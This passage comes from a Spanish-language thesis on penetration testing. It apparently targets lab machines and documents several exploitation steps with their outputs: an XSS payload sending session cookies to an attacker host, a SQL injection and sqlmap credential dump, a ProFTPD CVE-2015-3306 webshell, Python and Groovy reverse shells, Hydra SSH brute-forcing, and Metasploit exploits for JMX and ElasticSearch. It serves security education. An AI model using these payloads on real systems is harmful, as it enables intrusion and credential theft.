Discovered open port 49229/tcp on 192.168.3.20
Discovered open port 4848/tcp on 192.168.3.20
Discovered open port 49239/tcp on 192.168.3.20
Discovered open port 8383/tcp on 192.168.3.20
Discovered open port 8027/tcp on 192.168.3.20
Discovered open port 5985/tcp on 192.168.3.20
Discovered open port 8585/tcp on 192.168.3.20
Discovered open port 49158/tcp on 192.168.3.20
Discovered open port 8181/tcp on 192.168.3.20
Discovered open port 49243/tcp on 192.168.3.20
```

Figura 4.2: Escaneo de Windows

Como se puede observar hay cuarenta puertos abiertos, en los que tenemos diferentes servicios con sus respectivas versiones (no mostrado, algunas de ellas vulnerables. En este caso la máquina Windows tiene más puertos abiertos, por lo que el atacante podrá encontrar más vulnerabilidades en el sistema. Una vez realizado el escaneo se comenzará a analizar los servicios encontrados para detectar si tienen alguna vulnerabilidad conocida de la que el atacante puede aprovecharse para realizar acciones maliciosas en la máquina víctima.

Una vez se identifiquen las versiones vulnerables se pasará a la fase de explotación en la que se abusará del servicio vulnerable.

Capítulo 5

Explotación

En este capítulo se presentará la fase de explotación, concretamente un desglose de las vulnerabilidades encontradas y como explotarlas de forma técnica. El objetivo principal es encontrar unas credenciales que tengan acceso al sistema o directamente una sesión dentro del sistema, para posteriormente intentar conseguir una sesión de administrador.

5.1. Vulnerabilidades Web

En esta sección se describirán las vulnerabilidades relacionadas con las aplicaciones web, explicando como abusar de las malas configuraciones o prácticas inseguras realizadas en ellas.

5.1.1. Cross Site Scripting(XSS)

En el puerto 80 de la máquina víctima hay un servidor *apache* [15]. Una vez accedemos al servidor, concretamente a una ruta llamada chat, encontramos una aplicación en la que podemos poner nuestro nombre y entrar a un chat. Si nos autenticamos como cualquier usuario podremos enviar mensajes que son vulnerables a XSS [27], ya que el propio chat permite inyectar código. Es decir, la máquina víctima interpreta el código *JavaScript* [33] malicioso introducido por el atacante. Esta vulnerabilidad tiene diferentes tipos de abusos, pero en este vector de ataque robaremos la *cookie de sesión* [2] del usuario víctima, ya que los mensajes se envían una vez se inicia sesión en el chat. En primer lugar se introduce un código básico para comprobar que el campo es vulnerable a XSS, para ello usamos la siguiente línea de código:

```
1 <script>alert("TFG")</script>
```

Este código devuelve el siguiente resultado indicando que efectivamente el campo es vulnerable a XSS como se muestra en la figura 5.1.




Figura 5.1: Test XSS

Entonces, una vez se ha comprobado que el campo es vulnerable ya que ha ejecutado el código introducido se comienza el vector de ataque para robar la *cookie de sesión* de los usuarios. Desde la máquina atacante se abre un servidor *http* malicioso, en el que se almacenarán las cookies robadas. Hay varias formas de desplegar el servidor malicioso, pero como se trata de un entorno controlado se hará de forma sencilla con *python* con la siguiente línea de código:

```
1 python3 -m http.server 8000
```

Este comando abrirá el servidor malicioso en el puerto 8000 del *localhost*, en este caso la máquina atacante. A continuación se desplegará el ataque en la máquina víctima para abusar del campo vulnerable. Estamos inyectando código malicioso en la salida de la aplicación web, de forma que el navegador ejecutará el *script* que hemos introducido.

```
1 <script>var i=new Image;i.src="http://192.168.1.253:8000/?"+  
2 document.cookie;</script>
```

Este código solicita una imagen inexistente a la máquina atacante en la que se adjunta la *cookie de sesión* de la máquina víctima. Entonces siempre que un usuario se conecte al chat se cargará el código malicioso solicitando una imagen inexistente y enviando la *cookie de sesión* (Figura: 5.2) a la máquina atacante sin ningún tipo de aviso al usuario.

```
└─$ python3 -m http.server  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...  
192.168.1.162 - - [30/May/2022 13:55:10] "GET /?name=TFG;%20PHPSESSID=16d107b871ded02ecf1caba1fd4e986f HTTP/1.1" 200 -  
192.168.1.162 - - [30/May/2022 13:55:11] "GET /?name=TFG;%20PHPSESSID=16d107b871ded02ecf1caba1fd4e986f HTTP/1.1" 200 -
```

Figura 5.2: Cookie robada recibida en servidor malicioso

5.1.2. SQL Injection(SQLi)

Llamamos *SQL injection* [35] a una vulnerabilidad web que permite al atacante interferir en las consultas *SQL* que la aplicación realiza a su base de datos. Este tipo de ataques permite al atacante acceder a datos a los que de forma normal no podría acceder, como por ejemplo contraseñas de los usuarios o datos de la aplicación. Esta vulnerabilidad es un gran problema ya que el atacante puede realizar

operaciones en la base de datos, cambiando así el contenido o funcionamiento de la misma.

Al entrar al servidor web de la máquina encontramos una aplicación llamada *payroll_app.php* en la que tenemos un formulario de *login*. En este formulario no se sanitiza el código, de forma que si probamos en el campo de usuario a realizar una inyección SQL básica nos devuelve la base de datos listando todos los nombre de usuarios del sistema, su salario y sus nombres reales (Figura 5.3).

Payroll Login

User

Password

Figura 5.3: Login de la aplicación

Lo que está pasando es que la consulta que se está realizando tiene el siguiente formato:

```
1 SELECT * FROM USUARIOS WHERE USERNAME=User
2 AND PASSWORD=Password;
```

Entonces al hacer la inyección(' or 1 = 1 --) en el campo User la condición siempre será verdadera y se comentará toda la demás sentencia, de forma que la consulta quedará de la siguiente forma:

```
1 SELECT * FROM USUARIOS WHERE USERNAME='' or 1 = 1 --
2 AND PASSWORD=Password;
```

Como resultado la consulta final estará seleccionando todos los campos de la tabla USUARIOS siempre que el campo USERNAME este vacío o cuando 1 sea igual a 1, esta última condición se cumple siempre, así que la consulta nos devolverá todos lo datos guardados en la tabla USERNAME (Figura: 5.4).

Welcome, 'or 1 = 1 -- -

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025
jarjar_binks	Jar-Jar	Binks	2048
lando_calrissian	Lando	Calrissian	40000
boba_fett	Boba	Fett	20000
jabba_hutt	Jaba	Hutt	65000
greedo	Greedo	Rodian	50000
chewbacca	Chewbacca		4500
kylo_ren	Kylo	Ren	6667

Figura 5.4: Bases de datos en el servidor víctima


Sin embargo ahora que sabemos que hay un parámetro vulnerable a *SQLi* no se obtendrá solo la información de una tabla, sino que indagaremos en toda las bases de datos, para obtener toda la información que necesitemos para otros vectores de ataque. Para ello usaremos las herramienta *BurpSuite* junto con *SQLmap*.

En primer lugar activamos el *Proxy* de *BurpSuite* e interceptamos la petición que se envía a la aplicación a la hora de hacer *login*.

```
1 POST /payroll_app.php HTTP/1.1
2 Host: 192.168.1.181
3 Content-Length: 22
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.181
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
9 Referer: http://192.168.1.181/payroll_app.php
10 Accept-Encoding: gzip, deflate
11 Accept-Language: es-ES,es;q=0.9
12 Connection: close
13
14 user=a&password=a&s=OK
```

Ya sabemos de antemano que el parámetro *user* es vulnerable a *SQLi*, entonces pasaremos la petición interceptada a *SQLmap* para seguir obteniendo información sobre la base de datos de la aplicación. En *SQLmap* el vector de ataque se realiza por pasos, listando primero las bases de datos disponibles y seleccionando una de ellas, en consecuencia listando las tablas de la base de datos seleccionada y listándola y finalmente seleccionado las columnas que queremos de esa tabla. Siguiendo ese procedimiento usaremos los siguiente comandos, cuyo resultado se ve en la Figura 5.5:

```
1 sqlmap -r /home/m00d/Desktop/TFG/sqli/burp.req
2 --data='user=a&password=a&s=OK' -p user --dbs
```



```
[10:16:27] [INFO] fetching database names
available databases [5]:
[*] drupal
[*] information_schema
[*] mysql
[*] payroll
[*] performance_schema
```

Figura 5.5: Bases de datos obtenidas con *SQLmap*

Obtenemos todas las bases de datos que tiene la aplicación, en este caso la que más nos interesa es la base de datos *payroll*. Por lo que mostramos sus tablas (Figura 5.6).


```

1 sqlmap -r /home/m00d/Desktop/TFG/sqli/burp.req
2 --data='user=a&password=a&s=OK' -p user -D payroll
3 --tables

```

```

[10:17:40] [INFO] fetching tables for database: 'payroll'
Database: payroll
[1 table]
+-----+
| users |
+-----+

```

Figura 5.6: Tablas obtenidas con SQLmap

Obtenemos todas las tablas de la base de datos seleccionada y elegimos la tabla *users*, ya que lo que queremos es conseguir credenciales.

```

1 sqlmap -r /home/m00d/Desktop/TFG/sqli/burp.req
2 --data='user=a&password=a&s=OK' -p user -D payroll
3 -T users --dump

```

```

Database: payroll
Table: users
[15 entries]
+-----+-----+-----+-----+-----+
| salary | password | username | last_name | first_name |
+-----+-----+-----+-----+-----+
| 9560 | help_me_obiwan | leia_organa | Organa | Leia |
| 1080 | like_my_father_beforeme | luke_skywalker | Skywalker | Luke |
| 1200 | nerf_herder | han_solo | Solo | Han |
| 22222 | b00p_b33p | artoo_detoo | Detoo | Artoo |
| 3200 | Pr0t0c07 | c_three_pio | Threepio | C |
| 10000 | thats_no_m00n | ben_kenobi | Kenobi | Ben |
| 6666 | Dark_syD3 | darth_vader | Vader | Darth |
| 1025 | but_master:( | anakin_skywalker | Skywalker | Anakin |
| 2048 | mesah_p@ssw0rd | jarjar_binks | Binks | Jar-Jar |
| 40000 | @dm1n1str8r | lando_calrissian | Calrissian | Lando |
| 20000 | mandalorian1 | boba_fett | Fett | Boba |
| 65000 | my_kind_a_skum | jabba_hutt | Hutt | Jaba |
| 50000 | hanSh0tF1rst | greedo | Rodian | Greedo |
| 4500 | rwaaaaawr8 | chewbacca | <blank> | Chewbacca |
| 6667 | Daddy_Issues2 | kylo_ren | Ren | Kylo |
+-----+-----+-----+-----+-----+

```

Figura 5.7: Datos obtenidos con SQLmap

Finalmente de la tabla *users* obtenemos todas sus columnas. Además en la Figura 5.7 podemos observar como hemos conseguido información a la que no deberíamos tener acceso: usuarios, contraseñas, emails, etc...

5.2. Vulnerabilidades de servicios

En esta sección se describirán las vulnerabilidades relacionadas con los servicios ofrecidos por un servidor, explicando cómo abusar de las malas configuraciones o prácticas inseguras realizadas en ellos.

5.2.1. Servidor ProFTPD

En el puerto 21 hay un servidor *ProFTPD* [14] versión 1.3.5. Realizando una búsqueda del servicio con su versión encontramos un *CVE(CVE-2015-3306)*5.8 de gravedad alta. La vulnerabilidad permite abusar del módulo *mod_copy* en *ProFTPD* 1.3.5 y permite a atacantes remotos leer y escribir en ficheros arbitrarios a través de los comandos *site cpyr* y *site cpto*, que son comandos propios del servidor *ftp*.



Figura 5.8: CVE-2015-3306

Al tener un *CVE* asociado probablemente haya un *exploit* diseñado para abusar de la vulnerabilidad. Entonces el procedimiento a seguir será buscar en *exploit database* [18] y en *Metasploit*. En *exploit database* se puede ver un *exploit* que deja en el servidor un fichero llamado *backdoor.php* en la ruta */var/www/html/*, la cual permitirá ejecutar comandos arbitrariamente cuando el atacante quiera en una *webshell* [28] (Figura 5.9). Para ejecutar comandos en la *webshell* tendremos que usar el fichero *backdoor.php* con su parámetro *cmd*, al que le asignamos el comando a ejecutar, en este caso *whoami*.

```
1 http:192.168.1.254/backdoor.php?cmd=whoami
```

Los comandos serán ejecutados en la *webshell* por el usuario *www-data* con bajos privilegios.

```

proftpd: 192.168.1.253:45350: SITE cpto /tmp/.root:x:0:0:root:/root:/bin/
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/
messagebus:x:102:106::/var/run/dbus:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin statd:x:104:65534::/
vagrant:x:900:900:vagrant,,,:/home/vagrant:/bin/bash
dirmngr:x:105:111::/var/cache/dirmngr:/bin/sh
leia_organa:x:1111:100::/home/leia_organa:/bin/bash
luke_skywalker:x:1112:100::/home/luke_skywalker:/bin/bash
han_solo:x:1113:100::/home/han_solo:/bin/bash
artoo_detoo:x:1114:100::/home/artoo_detoo:/bin/bash
c_three_pio:x:1115:100::/home/c_three_pio:/bin/bash
ben_kenobi:x:1116:100::/home/ben_kenobi:/bin/bash
darth_vader:x:1117:100::/home/darth_vader:/bin/bash
anakin_skywalker:x:1118:100::/home/anakin_skywalker:/bin/bash
jarjar_binks:x:1119:100::/home/jarjar_binks:/bin/bash
lando_calrissian:x:1120:100::/home/lando_calrissian:/bin/bash
boba_fett:x:1121:100::/home/boba_fett:/bin/bash
jabba_hutt:x:1122:100::/home/jabba_hutt:/bin/bash
greedo:x:1123:100::/home/greedo:/bin/bash
chewbacca:x:1124:100::/home/chewbacca:/bin/bash
kylo_ren:x:1125:100::/home/kylo_ren:/bin/bash mysql:x:106:112:MyS
Server:/nonexistent:/bin/false mariadb:x:107:114:Anki mDNS daemon

```

Figura 5.9: Web shell obtenida con la explotación

Cambiando el *script* se consigue que además de lograr ejecutar comandos arbitrariamente devuelva el contenido del fichero */etc/passwd*, cuyo contenido será usado para otros vectores de ataque, ya que se obtienen los diferentes usuarios de la máquina víctima como podemos ver en la Figura 5.10.

```

usuario@debian-11-sinred-cloudinit:~/ubuntu/ftp/exploit-CVE-2015-3306$ ./exploit.py --host 192.168.1.254 --port 21 --path "/var/www/html/"
[+] CVE-2015-3306 exploit by t0kx and m00d
[+] Exploiting 192.168.1.254:21
[+] Target exploited, accessing shell at http://192.168.1.254/backdoor.php
root:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
nbin:x:2:2:bin:/bin:/usr/sbin/nologinsys:x:3:3:sys:/dev:/usr/sbin/nologinsync
:x:4:65534:sync:/bin:/bin/syncgames:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologinlp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologinmail:x:8:8:mail:/var/mail:/usr/sbin/nologinnews:x:9:9:news:/var
/spool/news:/usr/sbin/nologinuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nolo
ginproxy:x:13:13:proxy:/bin:/usr/sbin/nologinwww-data:x:33:33:www-data:/var/w
ww:/usr/sbin/nologinbackup:x:34:34:backup:/var/backups:/usr/sbin/nologinlist:
:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologinirc:x:39:39:ircd:/var
/run/ircd:/usr/sbin/nologingnats:x:41:41:Gnats Bug-Reporting System (admin):/
var/lib/gnats:/usr/sbin/nologinnobody:x:65534:65534:nobody:/nonexistent:/usr/
sbin/nologinlibuuid:x:100:101::/var/lib/libuuid:syslog:x:101:104::/home/syslo
g:/bin/falsemessagebus:x:102:106::/var/run/dbus:/bin/falsesshd:x:103:65534::/
var/run/sshd:/usr/sbin/nologinostatd:x:104:65534::/var/lib/nfs:/bin/falsevagra
nt:x:900:900:vagrant,,,/home/vagrant:/bin/bashdirmngr:x:105:111::/var/cache/
dirmngr:/bin/shleia_organa:x:1111:100::/home/leia_organa:/bin/bashluke_skywal
ker:x:1112:100::/home/luke_skywalker:/bin/bashhan_solo:x:1113:100::/home/han_
solo:/bin/bashartoo_detoo:x:1114:100::/home/artoo_detoo:/bin/bashc_three_pio:
x:1115:100::/home/c_three_pio:/bin/bashben_kenobi:x:1116:100::/home/ben_kenob
i:/bin/bashdarth_vader:x:1117:100::/home/darth_vader:/bin/bashanakin_skywalke
r:x:1118:100::/home/anakin_skywalker:/bin/bashjarjar_binks:x:1119:100::/home/
jarjar_binks:/bin/bashlando_calrissian:x:1120:100::/home/lando_calrissian:/bi
n/bashboba_fett:x:1121:100::/home/boba_fett:/bin/bashjabba_hutt:x:1122:100::/
home/jabba_hutt:/bin/bashgreedo:x:1123:100::/home/greedo:/bin/bashchewbacca:x
:1124:100::/home/chewbacca:/bin/bashkylo_ren:x:1125:100::/home/kylo_ren:/bin/
bashmysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/falseavahi:x:107:114:Av
ahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/falsecolor:x:108:116:color d
colour management daemon,,,:/var/lib/color:/bin/false
[+] Done

```

Figura 5.10: Salida del script desarrollado

Al tener una consola interactiva en la web también se puede entablar una *reverse shell* [24], en la que se manda una consola interactiva desde la máquina víctima a la máquina atacante. Este vector de ataque se realiza de varias formas, sin embargo se usará *python* para realizarlo. Para establecer una *reverse shell* con *python* se utiliza el siguiente código:

```

1 python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,
2 socket.SOCK_STREAM);s.connect(("192.168.1.253",1234))

```

Aunque como lo que estamos usando es una webshell, este código malicioso tiene que ir codificado en forma de url, siendo la petición final:

```

1 http://192.168.1.254/backdoor.php?cmd=python%20-c%20%27import%20socket%
2 2Csubprocess%2Cos%3Bs%3Dsocket.socket%28socket.AF_INET%2Csocket.
3 SOCK_STREAM%29%3Bs.connect%28%28%22192.168.1.253%22%2C1234%29%29

```

Para que la máquina atacante reciba la sesión interactiva enviada se usará la herramienta *Netcat*. Concretamente el comando `nc -lvp 1234` como se vio en la sección de Herramientas con el que se pondrá el puerto 1234 en escucha, recibiendo así la *reverse shell* (Figura 5.11) de la máquina víctima.

```
root@debian-11-sinred-cloudinit:/home/usuario/ubuntu/ftp/exploit-CVE-2015-3306# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.254: inverse host lookup failed: Unknown host
connect to [192.168.1.253] from (UNKNOWN) [192.168.1.254] 35145
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ hostname
ubuntu
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:1a:4a:97:7e:58 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.254/24 brd 192.168.1.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::21a:4aff:fe97:7e58/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ca:dc:85:9d brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:caff:fedc:859d/64 scope link
        valid_lft forever preferred_lft forever
5: veth9b49d67: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether c6:35:44:c7:e8:e9 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::c435:44ff:fec7:e8e9/64 scope link
        valid_lft forever preferred_lft forever
$
```

Figura 5.11: Reverse Shell obtenida

5.2.2. Servicio ssh

En el puerto 22 está el servicio *ssh* activo siendo en este caso *OpenSSH* [13]. Realizando una búsqueda del servicio con su versión no se encuentra ningún *CVE* ni ningún *exploit* relacionado en *exploit database*. Entonces descartando varias opciones y teniendo en cuenta que previamente se ha obtenido un listado de usuarios usaremos la herramienta *Hydra*, para ello se desarrollará un script en *bash*. En el *script* se usa principalmente el comando:

```
1 hydra -L /home/usuario/ubuntu/ssh/users.txt
2 -P /home/usuario/ubuntu/ssh/rockyou.txt
3 192.168.1.254 -t 4 -e nsr -v ssh
```

A este comando se le pasa por parámetro un listado de usuarios y un *diccionario* de contraseñas. Tras unos segundos el *script* encuentra la contraseña del usuario previamente obtenido *vagrant*, siendo su contraseña *vagrant* también como se muestra en la Figura 5.12.

```
[INFO] Testing if password authentication is supported by ssh://vagrant@192.168.1.254:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.254:22
[22][ssh] host: 192.168.1.254 login: vagrant password: vagrant
```

Figura 5.12: Captura de la herramienta Hydra obteniendo credenciales

De esta forma se demuestra que utilizar contraseñas que se encuentren en diccionarios como *Rockyou.txt* o derivados es muy mala idea, ya que se ha tardado menos de un minuto en obtener unas credenciales de sesión *ssh* válidas. Además que en este caso el nombre del usuario es el mismo que su contraseña lo que hace

que sea aún más fácil encontrarla, ya que casi todas las herramientas de vectores de ataque de fuerza bruta hacen esta comprobación antes de empezar con el ataque por *diccionario*.

5.2.3. Servicio Jenkins

En el puerto 8484 observamos que se encuentra el servicio de Jenkins [8], así que entramos a él usando el navegador.

```
1 http://192.168.1.254:8484
```

Nos fijamos y *Jenkins* tiene una funcionalidad llamada *Consola de scripts* que debería estar deshabilitada, pero en este caso no lo está. La *Consola de scripts* (Figura 5.13) fue diseñada para ejecutar *scripts* en el lenguaje *Groovy* y automatizar procesos, pero si tenemos libre acceso a una consola en la que podemos introducir código siempre podemos darle un uso abusivo. Entonces nuestro vector de ataque será ejecutar *scripts* maliciosos, concretamente haremos un *script* en *Groovy* (muchoa similaridad con *Java*) que nos envíe una *reverse shell* a nuestra máquina atacante al puerto que queramos.



Consola de scripts

Escribe un 'script' [Groovy script](#) y ejecutalo en el servidor. Es útil para depurar e investigar problemas. Usa 'println' para ver la salida (si usas System.out, se escribirá en la salida 'stdout' del servidor, lo que es más difícil de visualizar). Ejemplo:

```
println(Jenkins.instance.pluginManager.plugins)
```

Todas las clases de todos los plugins son visibles. Los paquetes: jenkins.*, jenkins.model.*, hudson.*, y hudson.model.*, se importarán automáticamente.

```
1 String host="192.168.1.162";
2 int port=1234;
3 String cmd="bash";
4 Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStre
```

Figura 5.13: Console Script en Jenkins

En primer lugar desarrollamos el *script* y lo ponemos en la *Consola de scripts* y nos ponemos en escucha con la herramienta *Netcat* a la espera de la *reverse shell* (Figura 5.14) y ejecutamos el *script*.

```
└─$ nc -lvp 1234
listening on [any] 1234 ...
192.168.1.179: inverse host lookup failed: Unknown host
connect to [192.168.1.162] from (UNKNOWN) [192.168.1.179] 49541
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\jenkins\Scripts>whoami
nt authority\local service
```

Figura 5.14: Reverse shell obtenida después de la explotación

5.2.4. Servicio JMX

En el puerto 1617 observamos que corre el servicio *JMX* [9] y después de una breve búsqueda identificamos que se trata de una versión vulnerable y que existe un módulo de la herramienta *MetaSploit* que abusa de la vulnerabilidad. Además también tiene un *CVE* asociado, siendo este el *CVE-2015-2342* (5.15).



incibe-cert

Inicio / Alerta Temprana / Vulnerabilidades / CVE-2015-2342

Vulnerabilidad en JMX RMI en VMware vCenter Server (CVE-2015-2342)

Tipo: No disponible / Otro tipo
Gravedad: Alta ■■■■
Fecha publicación : 12/10/2015
Última modificación: 11/08/2018

Figura 5.15: CVE-2015-2342

“La aplicación *vCenter* de *VMware* [16] utiliza la tecnología *Java Virtual Machine (JVM)* y admite el uso de extensiones de administración de Java (*JMX*). Se configura un agente *JMX* para permitir la gestión remota de las máquinas virtuales. El agente *JMX* utiliza *Mbeans*. Cualquier objeto que se implemente como un *MBean* y se registre con el agente *JMX* se puede administrar desde fuera de la máquina virtual *Java*.

Se descubrió que el servicio *JMX* estaba configurado de manera insegura, ya que no requiere autenticación, lo que permite que un usuario cualquiera se conecte e interactúe con el servicio. El servicio *JMX* permite a los usuarios llamar a la función “*javax.management.loading.MLet*”, que permite cargar un *MBean* desde una *URL* remota. Un atacante puede configurar su servicio web remoto para alojar ficheros maliciosos. Entonces cuando el servicio *JMX* se ejecuta, el agente iniciará la *URL* en el fichero malicioso y ejecutará los métodos que conducen a la ejecución del código-[32]

La explotaremos utilizando los siguientes comandos en la consola de *MetaS-*

poit, resultado en Figura 5.16:

```
1 use exploit/multi/misc/java_jmx_server
2 set RHOST 192.168.3.16
3 set RPORT 1617
4 exploit
```

```
msf6 > use exploit/multi/misc/java_jmx_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_jmx_server) > set RHOST 192.168.1.179
RHOST => 192.168.1.179
msf6 exploit(multi/misc/java_jmx_server) > set RPORT 1617
RPORT => 1617
msf6 exploit(multi/misc/java_jmx_server) > exploit

[*] Started reverse TCP handler on 192.168.1.162:4444
[*] 192.168.1.179:1617 - Using URL: http://0.0.0.0:8080/wLR4MS0B
[*] 192.168.1.179:1617 - Local IP: http://192.168.1.162:8080/wLR4MS0B
[*] 192.168.1.179:1617 - Sending RMI Header ...
[*] 192.168.1.179:1617 - Discovering the JMXRMI endpoint ...
[+] 192.168.1.179:1617 - JMXRMI endpoint on 192.168.1.179:49163
[*] 192.168.1.179:1617 - Proceeding with handshake ...
[+] 192.168.1.179:1617 - Handshake with JMX MBean server on 192.168.1.179:49163
[*] 192.168.1.179:1617 - Loading payload ...
[*] 192.168.1.179:1617 - Replied to request for mlet
[*] 192.168.1.179:1617 - Replied to request for payload JAR
[*] 192.168.1.179:1617 - Executing payload ...
[*] Sending stage (58060 bytes) to 192.168.1.179
[*] Meterpreter session 1 opened (192.168.1.162:4444 -> 192.168.1.179:49818 ) at 2022-06-01 13:15:11 -0700

meterpreter > ls
Listing: C:\Program Files\jmx
-----
Mode                Size           Type             Last modified      Name
-----
100776/rwxrwxrwx-   692           fil             2022-03-29 09:47:11 -0700 Hello.class
100776/rwxrwxrwx-   215           fil             2022-03-29 09:47:11 -0700 HelloMBean.class
040776/rwxrwxrwx-    0            dir             2022-03-29 09:59:35 -0700 Scripts
100776/rwxrwxrwx-  1321          fil             2022-03-29 09:47:11 -0700 SimpleAgent.class
100776/rwxrwxrwx- 204800        fil             2022-03-29 09:47:11 -0700 jmx.exe
100776/rwxrwxrwx-   248          fil             2022-03-29 09:47:11 -0700 start_jmx.bat
```

Figura 5.16: Consola interactiva obtenida con MetaSploit

5.2.5. Servicio ElasticSearch

En el puerto 9200 se encuentra el servicio *Elastic Search* [3], tras una breve búsqueda realizada en la fase anterior encontramos que tiene un *CVE* asociado, concretamente *CVE-2014-3120*.

Para explotarlo buscamos en la herramienta *MetaSploit* un módulo que se encargue de aprovechar esta vulnerabilidad. Vemos que el módulo *exploit/multi/elasticsearch/script_mvel_rce* explota el *CVE-2014-3120*. Este módulo se aprovecha de un *bug* encontrado en la *API REST* de *Elastic Search*, la cuál no requiere autenticación y permite la ejecución de *scripts*. La vulnerabilidad permite ejecución de comandos remota, pudiendo el atacante ejecutar código *Java*.

En consecuencia usaremos los siguientes comando en la consola de *MetaSploit*, resultado en Figura 5.17:

```
1 use exploit/multi/elasticsearch/script\_mvel\_rce
2 show targets
```



```
3 set TARGET target-id
4 set RHOST 192.168.3.16
5 exploit
```

```
[*] Started reverse TCP handler on 192.168.1.162:4444
[*] Trying to execute arbitrary Java ...
[*] Discovering remote OS ...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (58060 bytes) to 192.168.1.179
[*] Meterpreter session 2 opened (192.168.1.162:4444 → 192.168.1.179:49269)
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\WlKWEs.jar'

meterpreter > ls
Listing: C:\Program Files\elasticsearch-1.1.1
=====
Mode                Size      Type      Last modified          Name
-----
100776/rwxrwxrwx-  11358   fil      2014-02-12 08:35:54 -0800  LICENSE.txt
100776/rwxrwxrwx-   150     fil      2014-03-25 15:38:22 -0700  NOTICE.txt
100776/rwxrwxrwx-  8093    fil      2014-03-25 15:38:22 -0700  README.textile
040776/rwxrwxrwx-  4096    dir      2014-04-16 14:28:54 -0700  bin
040776/rwxrwxrwx-    0       dir      2014-04-16 14:28:54 -0700  config
040776/rwxrwxrwx-    0       dir      2022-03-29 10:17:42 -0700  data
040776/rwxrwxrwx-  8192    dir      2014-04-16 14:28:54 -0700  lib
